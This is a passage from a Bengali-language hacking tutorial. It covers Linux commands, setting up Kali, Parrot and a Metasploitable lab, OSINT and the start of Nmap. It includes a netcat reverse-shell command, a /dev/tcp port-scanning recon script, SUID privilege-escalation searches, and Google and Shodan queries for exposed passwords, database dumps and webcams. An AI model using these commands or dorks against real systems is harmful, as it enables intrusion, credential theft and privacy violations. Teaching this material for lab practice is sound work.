হ্যাকার-এর Recommended Setup:

Dual Boot বা Virtual Machine:

- Kali Linux → Pentesting, CTF, exploitation
- Ubuntu → Daily work, programming, server

৮.৪ Linux vs Windows Command Comparison

কাজ	Windows (CMD)	Linux (Bash)
Directory list	<code>dir</code>	<code>ls -la</code>
Change directory	<code>cd folder</code>	<code>cd folder</code>
Current directory	<code>cd</code>	<code>pwd</code>
Copy file	<code>copy a.txt b.txt</code>	<code>cp a.txt b.txt</code>
Move file	<code>move a.txt folder/</code>	<code>mv a.txt folder/</code>
Delete file	<code>del a.txt</code>	<code>rm a.txt</code>
Network config	<code>ipconfig</code>	<code>ip a</code> or <code>ifconfig</code>
Ping	<code>ping google.com</code>	<code>ping google.com</code>
Process list	<code>tasklist</code>	<code>ps aux</code>
Kill process	<code>taskkill /PID 1234</code>	<code>kill -9 1234</code>

💡 **ল্যাব এক্সারসাইজ**

১. নিচের website-এ গিয়ে Linux file system explorer খেলো:
<https://linuxjourney.com/>
২. নিচের directory structure বুঝতে:
 - /etc/passwd ফাইলটা দেখো (Linux VM থাকলে)
 - /var/log/syslog ফাইলটা দেখো (যদি থাকে)
 - /tmp directory-তে একটা file তৈরি করো
৩. কোন distribution নেবে – Kali, Parrot, নাকি Ubuntu?
লিখো ৩টা কারণ।

মনে রাখো

Concept	মূল কথা
Linux must	৯৫% hacker Linux ব্যবহার করে
File System	/ = root → সবকিছু tree structure
মূল directory	/etc (config), /var (log), /tmp (temp)
Kali	600+ tool, pentesting best
Parrot	Lightweight, anonymity
Ubuntu	Daily driver, server

পরবর্তী অধ্যায় — Linux Commands (Beginner → Advanced)! 

অধ্যায় 9: linux commands

অধ্যায় ৯: Linux Commands (Beginner থেকে Advanced)

সহজ কথায়:

Linux terminal হলো হ্যাকারের magic wand। প্রতিটি command একটি magic spell — আর তুমি wizard!

৯.১ Navigation Commands (যেখানে চাও সেখানে যাও)

pwd — কোথায় আছো দেখো

```
# কোথায় আছো?  
pwd  
# Output: /home/kali
```

ls — কী কী আছে দেখো

```
ls                # ফাইল ও folder list  
ls -l            # বিস্তারিত (permission, size, date)  
ls -a            # hidden file দেখাও (. দিয়ে শুরু)  
ls -la           # সবকিছু বিস্তারিত  
ls -lh           # size human-readable (KB, MB)  
ls /var/log      # নির্দিষ্ট path
```

cd — যেখানে যেতে চাও

```
cd /var/log       # সরাসরি path  
cd ..            # এক level উপরে  
cd /home/kali/Documents # path দিয়ে  
cd ~             # home-এ ফিরে যাও  
cd -             # আগের directory-তে ফিরে যাও
```

mkdir — নতুন folder তৈরি

```
mkdir myfolder    # একটা folder  
mkdir -p a/b/c    # একসাথে nested folder (parent auto)
```

rmdir / rm — মুছে ফেলা

```
rmdir emptyfolder # শুধু empty folder মুছে  
rm file.txt       # file মুছে  
rm -r myfolder    # folder + সব content মুছে  
rm -rf myfolder   # forcefully সব মুছে (সাবধান!)
```

৯.২ File Operations (ফাইল নিয়ে খেলা)

cat — ফাইল দেখা

```
cat /etc/passwd          # পুরো file দেখাও
cat -n file.txt          # line number সহ
cat file1.txt file2.txt  # একাধিক file concatenate
```

more / less — বড় file পড়া

```
less /var/log/syslog     # scroll করে পড়া (space=next, q=quit)
more /var/log/syslog     # basic pager
```

less বেশি powerful — up/down arrow, search (/keyword)

head / tail — শুরু/শেষ দেখা

```
head -n 20 file.txt      # প্রথম ২০ line
tail -n 50 file.txt      # শেষ ৫০ line
tail -f /var/log/syslog  # live follow (নতুন log দেখাবে)
```

nano / vim — এডিটর

```
nano file.txt            # সহজ editor (Ctrl+O save, Ctrl+X exit)
vim file.txt             # advanced editor (i=insert, :wq=save quit)
```

cp — কপি করা

```
cp source.txt dest.txt   # file কপি
cp -r source_folder dest # folder কপি (recursive)
cp *.txt /tmp/           # সব txt file /tmp-এ কপি
```

mv — মুভ করা / নাম বদলানো

```
mv oldname.txt newname.txt # rename
mv file.txt /tmp/          # move to folder
mv /tmp/file.txt ./        # move to current (.) folder
```

find — খোঁজা

```
find / -name "*.txt"      # সব txt file খুঁজো
find /home -type f -name "*.conf" # config file খুঁজো
find / -perm -4000        # SUID file খুঁজো (privilege escalation) ★
find / -size +100M        # 100MB+ file খুঁজো
```

grep — content খোঁজা

```
grep "root" /etc/passwd   # "root" keyword খুঁজো
grep -i "error" /var/log/syslog # case-insensitive search
grep -r "password" /etc/   # recursive search
grep -v "comment" file.txt # exclude ("comment" ছাড়া সব)
```

chmod — permission বদলানো

```
chmod 755 script.sh      # rwxr-xr-x (owner=all, group=read/exec, other=read/exec)
chmod +x script.sh       # executable বানাও
chmod -R 644 folder/     # recursive সব file
```

Permission বুঝো:

```
r = 4 (read)
w = 2 (write)
x = 1 (execute)

rwx = 4+2+1 = 7
r-x = 4+0+1 = 5
r-- = 4+0+0 = 4
```

chown — owner বদলানো

```
chown kali:root file.txt      # owner=kali, group=root
chown -R kali:kali /home/kali/ # recursive
```

৯.৩ Network Commands (Hacker-দের জন্য সবচেয়ে গুরুত্বপূর্ণ)

Ping — alive check

```
ping google.com      # infinite ping (Ctrl+C stop)
ping -c 4 google.com  # 8 বার ping
ping -f google.com    # flood ping (ডিনায়েল) – সাবধান!
```

IP address / ifconfig

```
ip a      # সব network interface দেখো (আধুনিক)
ip addr show eth0  # specific interface
ip route   # routing table দেখো

ifconfig   # পুরনো কিন্তু কাজ করে
ifconfig eth0 192.168.1.100/24 # static IP set
```

netstat / ss — connection দেখো

```
ss -tln      # TCP listening port
ss -uln      # UDP listening port
ss -tup      # সব TCP + process
netstat -an   # সব connection
netstat -rn   # routing table
```

curl — HTTP request পাঠাও

```
curl https://api.example.com # GET request
curl -X POST -d "user=admin" https://example.com/login # POST
curl -v https://google.com    # verbose (header দেখাবে)
curl -o file.html https://site.com # save to file
curl -x http://proxy:8080 https://site.com # proxy ব্যবহার
```

wget — ফাইল ডাউনলোড

```
wget https://example.com/file.zip # download
wget -r https://site.com          # recursive download (whole site)
wget -c https://bigfile.iso       # resume download
```

nc (netcat) — network Swiss Army knife ★

```
# Port scan
nc -zv 192.168.1.10 22-100      # port 22-100 scan

# Banner grab
nc -v 192.168.1.10 80          # HTTP banner দেখো

# Reverse shell (target এ):
nc -e /bin/sh 192.168.1.5 4444  # target → তোমার PC-তে shell দাও

# তোমার PC-তে listener:
nc -lvp 4444                    # listen on port 4444
```

৯.৪ Process Management

```
ps aux                          # সব process দেখো
ps aux | grep firefox           # Firefox-এর process খুঁজো
top                              # live process monitor (q=quit)
htop                            # better than top (রঙিন, interactive)

kill 1234                       # process ID 1234 kill
kill -9 1234                   # forcefully kill (SIGKILL)
killall firefox                 # সব firefox process kill

nohup command &                # background-এ চালাও (logout-এও চলে)
jobs                            # background job list
fg %1                           # job 1 কে foreground-এ আনা
```

৯.৫ User Management

```
whoami                          # current user
id                              # UID, GID, groups

adduser newuser                 # নতুন user বানাও
passwd newuser                  # password set/change
userdel -r newuser              # user + home delete

sudo apt update                 # root permission-এ command
su - kali                      # switch user

# user group management:
usermod -aG sudo kali           # kali কে sudo group-এ add
groups kali                     # kali-র group list
```

৯.৬ Service Management (Systemd)

```
systemctl start ssh             # SSH service চালু
systemctl stop apache2          # Apache বন্ধ
systemctl restart nginx         # Nginx restart
systemctl status mysql          # MySQL status দেখো
systemctl enable ssh            # boot-এ auto start
systemctl disable ssh           # boot-এ auto start বন্ধ
systemctl list-units --type=service # সব service
```

৯.৭ File Compression & Archive


```
tar -cvf archive.tar folder/      # tar archive বানাও
tar -xvf archive.tar              # tar extract
tar -czvf archive.tar.gz folder/  # tar + gzip compress
tar -xzvf archive.tar.gz          # gzip extract

zip archive.zip file.txt          # zip বানাও
unzip archive.zip                 # unzip

gzip file.txt                     # compress (file.txt.gz হয়)
gunzip file.txt.gz                # decompress
```

৯.৮ Bash Scripting (Hacker-এর নিজের tool বানানো)

Bash Script Basics:

```

#!/bin/bash
# এই scripting হ্যাকারদের জন্য - নিজের auto tool বানাও

# Variables
name="Kali"
echo "Hello $name"

# User input
read -p "Enter target IP: " ip
echo "Scanning $ip..."

# Conditions
if [ "$ip" == "192.168.1.1" ]; then
    echo "This is the router!"
elif [ -z "$ip" ]; then
    echo "No IP entered!"
else
    echo "Scanning target..."
fi

# Loop - port scan
echo "Scanning common ports..."
for port in 22 80 443 3306 8080; do
    (echo >/dev/tcp/$ip/$port) 2>/dev/null && \
    echo "Port $port is OPEN" || \
    echo "Port $port is CLOSED"
done

# Function
scan_port() {
    local target=$1
    local port=$2
    timeout 2 bash -c "echo >/dev/tcp/$target/$port" 2>/dev/null
    if [ $? -eq 0 ]; then
        echo "✅ Port $port - OPEN"
    else
        echo "❌ Port $port - CLOSED"
    fi
}

# Function call
scan_port $ip 80
scan_port $ip 443

# While loop (continuous)
echo "Starting continuous monitoring (Ctrl+C to stop)..."
while true; do
    ping -c 1 $ip > /dev/null 2>&1
    if [ $? -eq 0 ]; then
        echo "[$(date)] $ip is UP"
    else
        echo "[$(date)] $ip is DOWN"
    fi
    sleep 5
done

```

Hacker's Recon Script:

```
#!/bin/bash
# 🕵️ নিজের reconnaissance tool
# ব্যবহার: ./recon.sh target.com

target=$1
output_dir="recon_$target"

echo "=====
echo " 🕵️ Starting Recon on: $target"
echo "=====

# Output directory তৈরি
mkdir -p $output_dir

echo "[+] DNS Information..."
host $target | tee $output_dir/dns.txt

echo "[+] WHOIS Lookup..."
whois $target | head -20 | tee $output_dir/whois.txt

echo "[+] Port Scanning (Common)..."
for port in 21 22 23 25 53 80 110 143 443 445 993 995 1433 1521 2049 3306 3389 5432 5900 8080 8443; do
    timeout 1 bash -c "echo >/dev/tcp/$target/$port" 2>/dev/null
    if [ $? -eq 0 ]; then
        echo " ✅ Port $port – OPEN" | tee -a $output_dir/ports.txt
    fi
done

echo "[+] HTTP Header Grab..."
curl -sI http://$target | tee $output_dir/http_headers.txt

echo "[+] Subdomain Search (basic)..."
for sub in www mail admin ftp dev test api blog shop; do
    host "$sub.$target" 2>/dev/null | grep "has address" | \
    while read line; do
        echo " Found: $sub.$target -> $line" | tee -a $output_dir/subdomains.txt
    done
done

echo " ✅ Recon Complete! Check $output_dir/"
ls -la $output_dir/
```

Run করতে:

```
chmod +x recon.sh # executable বানাও
./recon.sh google.com # run
```

৯.9 Useful One-liners (হ্যাকারদের জন্য)

```
# Open port check – no nmap
for p in 22 80 443; do timeout 1 bash -c "echo >/dev/tcp/192.168.1.10/$p" 2>/dev/null && echo "Port $p open";

# Live network traffic দেখো
tcpdump -i eth0 -n

# সব listening service
ss -tulpn

# সব SUID binary খুঁজো (privilege escalation)
find / -perm -4000 2>/dev/null

# সব world writable file
find / -perm -o+w -type f 2>/dev/null

# Recent log entries
tail -100 /var/log/syslog | grep "error\|fail\|denied"

# File size
du -sh /var/log/*

# Disk usage
df -h

# Memory
free -h

# System info
uname -a
cat /etc/os-release
```

💡 ল্যাব এক্সারসাইজ

- তোমার Linux (বা WSL) এ প্রতিটি command practice করো
- একটি bash script লিখো:
 - target IP input নেবে
 - ping test করবে
 - common port scan করবে
 - open port report দেবে
- নিচের কাজগুলো করো:
 - /tmp-এ একটা directory বানাও
 - তাতে ১০টা file তৈরি করো (touch file{1..10}.txt)
 - সব *.txt file /tmp-এ move করো
 - 5 নং file delete করো
 - বাকি file-এ "hello" লেখো
 - "hello" যুক্ত file grep করো

📌 মনে রাখো

Category	Key Commands
Navigation	ls , cd , pwd , find
File Ops	cat , nano , cp , mv , rm , chmod
Network	ip a , ping , ss , curl , nc
Process	ps , top , kill , htop
User	whoami , sudo , adduser , passwd

Category	Key Commands
System	systemctl , df , free , uname
Scripting	for , if , while , function , variable

পরবর্তী অধ্যায় — Kali Linux Setup ও প্রথম ব্যবহার! 🌈

অধ্যায় 10: kali linux setup

অধ্যায় ১০: Kali Linux Setup ও প্রথম ব্যবহার

সহজ কথায়:

Kali Linux হলো হ্যাকারের অস্ত্রাগার। এটা Install করার মানে ৬০০+ hacking tool একসাথে পাওয়া।

১০.১ VirtualBox-এ Kali Linux Install

VirtualBox দিয়ে তোমার Windows/Mac-এর **ভিতরে** আরেকটা কম্পিউটার চালাতে পারো।

Step-by-Step:

Step 1: VirtualBox Install

```
# Browser-এ যাও:  
https://www.virtualbox.org/  
# Windows hosts → Download → Install
```

Step 2: Kali Linux ISO Download

```
# Browser-এ যাও:  
https://www.kali.org/get-kali/  
# Kali Linux 64-bit Installer → Download  
# Size: ~3.5 GB
```

Step 3: Virtual Machine Setup

```
VirtualBox → New  
নাম: Kali Linux  
টাইপ: Linux  
ভার্সন: Debian 64-bit  
RAM: 4096 MB (মিনিমাম ২GB)  
Hard Disk: 60 GB (Dynamic)
```

Step 4: Install Kali

```
১. VM Select → Start  
২. ISO file select → Start  
৩. Graphical Install → Enter  
৪. Language: English → Continue  
৫. Location: Bangladesh → Continue  
৬. Hostname: kali → Continue  
৭. Domain: (empty) → Continue  
৮. Root password: (strong password) → Continue  
৯. Partition: Guided - use entire disk → Continue  
১০. All files in one partition → Continue  
১১. Finish → Yes  
১২. Network mirror: Yes → Continue  
১৩. GRUB boot loader: Yes  
১৪. Install complete → Reboot
```

Step 5: Login

```
Username: root
Password: (তোমার password)
```

Post-Install Setup:

```
# System update
apt update && apt upgrade -y

# Guest Additions (better performance)
apt install -y virtualbox-guest-x11

# Kali tools install (full)
apt install -y kali-linux-headless

# Reboot
reboot
```

১০.২ Metasploitable2 Install (Target Machine)

Metasploitable2 = intentionally vulnerable Linux machine। এটাই হবে তোমার **practice target**। এতে hack করে শিখবে।

Setup:

```
# 1. Download Metasploitable2:
# Browser: https://sourceforge.net/projects/metasploitable/
# File: Metasploitable2.zip (~800 MB)

# 2. Extract zip

# 3. VirtualBox:
# New → Name: Metasploitable2
# Type: Linux, Version: Ubuntu 64-bit
# RAM: 1024 MB
# Hard disk: Use existing → Metasploitable2.vmdk select

# 4. Network setting (গুরুত্বপূর্ণ):
# Settings → Network → Adapter 1:
# Attached to: Host-only Adapter
```

দুই মেশিনের network setup:

```
তোমার PC (Windows): 192.168.56.1
Kali VM:              192.168.56.101 (DHCP)
Metasploitable VM:    192.168.56.102 (DHCP)

তিনটা device একই host-only network-এ আছে
```

Test Connection:

```
# Kali-তে log in
# Metasploitable-কে ping দাও:
ping 192.168.56.102

# Output:
# PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
# 64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=1.02 ms
```

১০.৩ Android-এ Kali NetHunter (Root ছাড়া)

Kali NetHunter = Android phone-এ Kali

Requirements:

- Android phone (Android 9+)
- 4 GB+ RAM
- 64-bit processor
- কমপক্ষে ৫ GB ফ্রি স্পেস

Termux দিয়ে Setup (Root ছাড়া):

```
# 1. Termux install করো Google Play থেকে

# 2. Termux-এ:
pkg update && pkg upgrade -y
pkg install -y wget curl git

# 3. NetHunter install:
apt install -y kali-nethunter

# 4. Start:
nethunter
```

Root থাকলে (Full NetHunter):

```
# Official image download:
# https://www.kali.org/get-kali/#kali-mobile

# Custom ROM প্রয়োজন হতে পারে
# OnePlus, Pixel devices ভালো support করে
```

সীমাবদ্ধতা: Root ছাড়া WiFi hacking (monitor mode) কাজ করে না।

১০.৪ WSL-এ Kali Linux (Windows-এ)

Windows Subsystem for Linux (WSL) — Windows-এ সরাসরি Linux চালাও, VM ছাড়া!

Setup:

```
# PowerShell (Admin) এ:
# Step 1: WSL চালু করো
wsl --install

# Step 2: Kali install
wsl --install -d kali-linux

# Step 3: Restart

# Step 4: প্রথমবার open করলে username/password দেবে

# Step 5: Update
sudo apt update && sudo apt upgrade -y

# Step 6: Tools install (যদিও অনেক tool GUI ছাড়া কাজ করে না)
sudo apt install -y nmap metasploit-framework hydra john
```


WSL Limitations for Hacking:

✗

No GUI (X server লাগবে)

✗

No monitor mode (WiFi)

✗

No USB device access

✓

Command line tools কাজ করে (nmap, hydra, metasploit)

১০.৫ Network Configuration

Host-only Network:

Kali + Metasploitable একসাথে, কিন্তু host Windows থেকে আলাদা।

Use case: Lab practice (তোমার main internet access থাকবে কিন্তু VM-গুলো আলাদা net-এ)

```
# Kali-তে IP check:
ip a
# দেখবে eth0: 192.168.56.101

# Metasploitable-তে:
ifconfig
# দেখবে eth0: 192.168.56.102
```

NAT Network:

সব VM internet পাবে, কিন্তু host Windows থেকে আলাদা।

Use case: যখন internet লাগবে কিন্তু VM isolated রাখতে চাও

```
# Setup:
# VirtualBox → File → Preferences → Network → NAT Networks → Create
# VM settings → Network → NAT Network
```

Bridged Network:

VM = তোমার network-এর আরেকটা device (এর নিজস্ব IP)।

Use case: ভাইরাস analysis, WiFi hacking, real pentesting

```
# VM settings → Network → Bridged
# VM তোমার router থেকে IP পাবে (192.168.0.xxx)
```

📌 মনে রাখো

Setup	যখন ব্যবহার করবে
VirtualBox + Kali	সবচেয়ে ভালো option
Metasploitable2	Practice target (legal hack)
NetHunter	Mobile pentesting
WSL Kali	Quick command-line
Host-only	Lab (isolated)
NAT	Internet + isolation

Setup	যখন ব্যবহার করবে
Bridged	Full network integration

পরবর্তী — Parrot Security OS! 🦋

অধ্যায় 11: parrot security os

অধ্যায় ১১: Parrot Security OS

সহজ কথায়:

Kali যদি AK-47 হয়, Parrot হলো মাইপার রাইফেল — হালকা, দ্রুত, আর anonymity-তে ভালো।

১১.১ Parrot OS কী?

Parrot Security OS হল Debian-ভিত্তিক Linux distribution যা **cybersecurity, anonymity, ও privacy**-র জন্য তৈরি।

মূল বৈশিষ্ট্য: - Lightweight (MATE desktop — ১ GB RAM-এ চলে) - ৪০০+ pre-installed security tools - বিল্ট-ইন anonymity tools (Tor, Anonsurf, Firefox privacy) - Forensic mode (বুট করার সময় forensic mode select) - Full disk encryption support

১১.২ Kali-র সাথে তুলনা

ফিচার	Kali Linux	Parrot OS
Base	Debian Stable	Debian Testing (newer packages)
Desktop	Xfce (heavy)	MATE (lightweight)
RAM Usage	~2 GB	~1 GB
Tools	600+ (heavy)	400+ (curated, focused)
Anonymity	Optional	Built-in (Anonsurf)
Forensic mode	Yes (ডিফল্ট)	Yes (বুট মেনুতে)
Tor pre-configured	না	হ্যাঁ
Update cycle	Rolling (daily)	Rolling (weekly)
Community	👥 Largest	Smaller but active
Best for	Professional pentesting	Anonymity + pentesting

Performance Test (1 GB RAM):

Kali Boot: 2-3 মিনিট
Parrot Boot: 1-2 মিনিট
Kali Desktop: ২ GB লাগে smooth
Parrot Desktop: ১ GB-তেও চলে

১১.৩ কখন Parrot, কখন Kali

Parrot ব্যবহার করো যখন:

- ✓ তোমার পুরনো ল্যাপটপ (4 GB RAM-ও)
- ✓ Anonymity প্রধান প্রয়োজন (default Tor)
- ✓ Pentest + daily driver (একই OS-এ সব)
- ✓ Lightweight environment চাও
- ✓ ডার্ক ওয়েব রিসার্চ

Kali ব্যবহার করো যখন:

- ✓ সবচেয়ে বেশি tools লাগে
- ✓ Professional corporate pentesting
- ✓ সম্পূর্ণ toolset প্রয়োজন
- ✓ Latest exploits/test tools লাগে
- ✓ সমতা জন্য CTF
- ✓ তোমাকে OSCP দিতে হবে (Kali recommended)

আমার Recommendation:

New users → Parrot (easy, lightweight)
একটু advanced → Kali (complete)
Anonymity চাইলে → Parrot
Daily OS চাইলে → Parrot (Kali daily driver হিসাবে heavy)

১১.৪ Parrot OS-এর বিশেষ Tools

Anonsurf (One-click anonymity):

```
# Anonymity চালু:  
sudo anonsurf start  
  
# Tor circuit change:  
sudo anonsurf change  
  
# Stop anonymity:  
sudo anonsurf stop  
  
# Check status:  
sudo anonsurf status
```

Parrot-এর Unique Tools:

- Anonsurf → System-wide Tor routing
- Firefox Privacy → Pre-configured privacy settings
- Onion Circuits → Tor circuit manager
- Tor Browser → Pre-installed
- Cryptography tools → Full disk encryption
- Forensic Tools → Guymager, Foremost

Wifiphase (WiFi auditing simplified):

```
# Parrot-এ WiFi audit tools সহজে করা  
# একটি GUI tool যা aircrack-ng-এর wrapper
```

১১.৫ Parrot OS Install

Kali-র মতোই, কিন্তু আরো সহজ:

```
# 1. Download from:
https://parrotsec.org/download/

# 2. VirtualBox:
# New → Type: Linux, Version: Debian 64-bit
# RAM: 2048 MB (minimum 1024)
# Hard disk: 40 GB

# 3. Boot ISO → Graphical Install
# Steps similar to Kali

# 4. Update:
sudo apt update
sudo apt full-upgrade -y
```

Install Security Tools (যদি কম লাগে):

```
# Metasploit:
sudo apt install metasploit-framework

# Nmap (already there):
sudo apt install nmap

# Burp Suite:
sudo apt install burpsuite

# Wireshark:
sudo apt install wireshark
```

💡 ল্যাব এক্সারসাইজ

```
১. Parrot OS দিয়ে VirtualBox-এ setup করো (যদি সময় থাকে)
২. Anonsurf চালাও → IP check করো (whatismyip.com)
৩. Anonsurf stop করো → IP check করো (পার্থক্য দেখো)
৪. কমান্ড চালাও:
sudo anonsurf start
curl ifconfig.me
sudo anonsurf stop
curl ifconfig.me
```

📌 মনে রাখো

পার্থক্য	Kali	Parrot
Tools	600+	400+
RAM	2 GB	1 GB
Desktop	Xfce	MATE
Anonymity	Manual	Built-in
Best use	Pentesting	Anonymity + Pentesting

পার্ট ৪ শুরু হচ্ছে — Reconnaissance (তথ্য সংগ্রহ)! 🕵️

পার্ট ৪: Reconnaissance

৩ টি অধ্যায়

অধ্যায় 12: osint passive recon

অধ্যায় ১২: Passive Reconnaissance (OSINT)

সহজ কথায়:

তুমি চুরি করার আগে বাড়িটার চারপাশ ঘুরে দেখো — কখন কে থাকে, ক্যামেরা কোথায়, দরজা কেমন। এইটাই reconnaissance। আর **passive** মানে তুমি শুধু দেখছো, কাউকে ছুঁয়ে দেখছো না।

১২.১ OSINT কী?

OSINT = Open Source Intelligence। পাবলিকলি available তথ্য সংগ্রহ — যেমন Google search, social media, public database।

কী কী পাওয়া যায়: - Email address - Subdomains - Technology stack (কোন CMS, server) - Exposed documents - Employee information - API endpoints - IP ranges

১২.২ Google Dorks (হ্যাকারদের জন্য Google)

Google Dork = বিশেষ search operator যা Google-এ hidden তথ্য বের করে।

Basics:

Operator	কাজ	উদাহরণ
site:	নির্দিষ্ট site-এ search	site:example.com
filetype:	নির্দিষ্ট ফাইল টাইপ	filetype:pdf
inurl:	URL-এ keyword	inurl:admin
intitle:	Title-এ keyword	intitle:"index of"
intext:	Body text-এ search	intext:password
cache:	Google cache দেখা	cache:example.com
link:	কোন site লিংক করেছে	link:example.com
-	বাদ দেওয়া	site:example.com -www
" "	Exact phrase	"admin login"
	OR	password \ passwd \ secret

হ্যাকারদের favorite Google Dorks:

```
# 🚨 Critical Information Exposure:

# যেখানে password লেখা আছে (সাবধান!)
intext:"password" filetype:log
intext:"mysql password" filetype:txt
"password" "config.php" ext:php

# Directory listing (সব file দেখা যাচ্ছে)
intitle:"index of" "parent directory"
intitle:"index of" /etc/
intitle:"index of" "backup"

# Database files exposed
filetype:sql "INSERT INTO" "password"
filetype:sql "CREATE TABLE" "users"
filetype:env "DB_PASSWORD"

# Camera exposed
intitle:"webcamXP" inurl:8080
intitle:"Live View / - AXIS"
intitle:"EvoCam" inurl:"webcam.html"

# Admin panels
inurl:admin intitle:login
inurl:"/wp-admin/" intitle:"login"
inurl:"/administrator/" intitle:"login"

# Config files exposed
filetype:conf inurl:httpd.conf
filetype:config "connectionString"
filetype:xml "connectionString"

# Backup files
filetype:bak "backup" "sql"
filetype:old "password"
```

১২.৩ Shodan — Internet of Things search engine

Shodan = Google for devices | IoT device, CCTV, server, router খুঁজে বের করে।

Basic Search:

```
# Browser এ: shodan.io

# কোন দেশের CCTV খুঁজো:
country:BD port:554 has_screenshot:true

# Open SSH server:
port:22 country:BD

# Apache server:
apache country:BD

# MongoDB (no password):
product:MongoDB port:27017

# Webcam:
webcamxp country:BD
```

Shodan দিয়ে কী কী পাওয়া যায়:

- CCTV camera (live stream দেখাও যায়!)
- Industrial control system (ICS)
- Database (MongoDB, MySQL – password ছাড়া)
- Default credential device
- Server with open ports
- Router, printer, smart TV

শিখে রাখো — Shodan Filters:

Filter	কাজ	উদাহরণ
country:	দেশ	country:BD
city:	শহর	city:Dhaka
port:	পোর্ট	port:22
os:	Operating System	os:Windows
product:	Service name	product:OpenSSH
org:	ISP/Organization	org:Google
net:	IP range	net:103.25.0.0/16
hostname:	Hostname	hostname:example.com

১২.৪ theHarvester — Email ও Subdomain Collection

Kali Linux-এ pre-installed tool।

```
# Basic – domain দিয়ে email + subdomain খুঁজো
theHarvester -d example.com -b google

# Multiple sources:
theHarvester -d example.com -b google,bing,yahoo,linkedin

# Output save:
theHarvester -d example.com -b all -f results.html
```

Payload:

```
# ব্যবহার:
theHarvester -d microsoft.com -b google

# Sample Output:
# *****
# * Emails *
# *****
# admin@microsoft.com
# info@microsoft.com
#
# *****
# * Hosts *
# *****
# www.microsoft.com
# mail.microsoft.com
```

১২.৫ Maltego Basics

Maltego = OSINT visualization tool। Graph আকারে সম্পর্ক দেখায়।

```
# Kali-তে:  
maltego
```

Basic Transform:

1. Maltego খোলো
2. New → Blank Graph
3. Palette → Domain → Drag করো
4. Domain নাম লেখো: example.com
5. Right-click → Run Transform → To DNS Name → DNS to IP
6. Right-click → Run Transform → To Email Address
7. দেখো কত connection!

১২.৬ Whois ও DNS Lookup

Whois — Domain owner info:

```
whois example.com  
  
# Output:  
# Domain Name: EXAMPLE.COM  
# Registrar: INTERNET CORPORATION FOR ASSIGNED NAMES AND NUMBERS  
# Creation Date: 1992-01-01  
# Name Server: A.IANA-SERVERS.NET, B.IANA-SERVERS.NET  
# Organization: Internet Assigned Numbers Authority
```

DNS Record Check:

```
# A record (IPv4):  
dig example.com A  
  
# MX record (Mail server):  
dig example.com MX  
  
# NS record (Name server):  
dig example.com NS  
  
# All records:  
dig example.com ANY  
  
# Short output:  
dig example.com +short  
  
# Alternative:  
nslookup example.com  
nslookup -type=mx example.com # MX only
```

১২.৭ Social Media OSINT

Facebook OSINT:

- Public post from target
- Facebook Graph Search (যদি কাজ করে)
- Facebook page info
- Friends list (যদি public)
- Photos → location, tag

LinkedIn OSINT:

- Employee list
- Technology stack (what they use)
- Job posting (কোন tech লাগে)
- Organization structure

Twitter OSINT:

```
# Twitter advanced search browser:
https://twitter.com/search-advanced

# Tools:
twint -u username --email      # Email find
twint -u username --following  # Follow list
twint -u username --location   # Location based
```

Instagram OSINT:

```
# Browser tools (online):
https://instasave.io/
instagram.com/{username}/?__a=1 # JSON data
```

১২.৮ Email Header Analysis — Fake Email ধরার উপায়

Email Header কীভাবে দেখবে:

Gmail:

Open email → Three dots → Show original

Outlook:

Open email → ... → View → View message details

Header-এ কী কী চেক করবে:

Field	কী বলে	কী চেক করবে
Received:	কোন server দিয়ে এসেছে	Path mismatch?
From:	পাঠানোর ঠিকানা	Display name vs actual email
Reply-To:	উত্তর কোথায় যাবে	Different from From?
Return-Path:	Bounce কোথায় যাবে	Mismatch?
SPF	Domain verification	Pass/Fail?
DKIM	Digital signature	Pass/Fail?
DMARC	Policy	Pass/Fail?

Spoofed Email Detection:

```
# Fake email header example:
From: "CEO" <ceo@company.com>
Reply-To: hacker@gmail.com ← দেখো! Reply-To আলাদা!
Return-Path: <bounce@hacker.com> ← Suspicious!
Authentication-Results: spf=softfail ← SPF fail!

# Real email header:
From: "CEO" <ceo@company.com>
Reply-To: ceo@company.com ← Same as From
Authentication-Results: spf=pass dkim=pass ← Pass!
```

১২.৯ Additional OSINT Tools

Have I Been Pwned:

```
# Check if your email leaked in data breach:
# Browser: https://haveibeenpwned.com/
```

Wayback Machine:

```
# Old version of website দেখো:
# Browser: https://web.archive.org/web/*
```

BuiltWith:

```
# Website technology stack:
# Browser: https://builtwith.com/example.com
```

DNSDumpster:

```
# DNS recon + visualization:
# Browser: https://dnsdumpster.com/
```

💡 ল্যাব এক্সারসাইজ

- ```
📖 Beginner Level:
```
1. Google Dork চালাও: `intitle:"index of" "parent directory"`  
কী পেলে? কমপক্ষে ৩টা directory listing site খুঁজো।
  2. Shodan-এ যাও → `country:BD` search করো  
কতগুলো device পাওয়া গেল?
  3. theHarvester চালাও একটি domain-এ:  
`theHarvester -d example.com -b google`
- ```
🚀 Advanced Level:
```
8. Maltego → Domain → Transform → Visualization
Email, IP, DNS relationship দেখো।
 ৫. একটি সন্দেহজনক email-এর header analysis করো।
কোন field mismatch দেখতে পাচ্ছে?
 ৬. wayback machine-এ target site-এর পুরনো version দেখো।
নতুন version-এর সাথে পার্থক্য কী?
-

✦ মনে রাখো

Tool/Technique	কী খুঁজে পাবে
Google Dorks	Password, config, backup, camera
Shodan	Devices, IoT, CCTV, server
theHarvester	Email, subdomain
Maltego	Relationship graph
Whois	Domain owner info
Dig	DNS records
Email Header	Spoof detect
Wayback Machine	Old website version

পরবর্তী অধ্যায় — Active Reconnaissance (Nmap Bible)! 🔍

অধ্যায় 13: nmap active recon

অধ্যায় ১৩: Active Reconnaissance (Nmap Bible)

সহজ কথায়:

Passive reconnaissance ছিল চুপিসারে দেখা। Active reconnaissance মানে সরাসরি target-এর door bell বাজানো, window টোকা দেওয়া — কে respond করে দেখো।

১৩.১ Nmap — Network Mapper

Nmap = হ্যাকারদের সবচেয়ে বেশি ব্যবহৃত tool। **Port scan, OS detection, service version, script engine** — সবকিছু একসাথে।

Install (যদি না থাকে):

```
# Kali/Parrot — pre-installed
# Ubuntu:
sudo apt install nmap

# Windows:
# https://nmap.org/download.html
```

Nmap Basics:

```
# সবচেয়ে basic scan:
nmap 192.168.1.10

# Output:
# PORT      STATE  SERVICE
# 22/tcp    open   ssh
# 80/tcp    open   http
# 443/tcp   closed https
# 3306/tcp  open   mysql
```

১৩.২ Scan Types (A-Z)

1. Basic Scan (TCP Connect)

```
# সবচেয়ে basic — TCP three-way handshake complete করে
nmap -sT 192.168.1.10
nmap -sT scanme.nmap.org

# কেন ব্যবহার করবে: Stealth না চাইলে, basic info
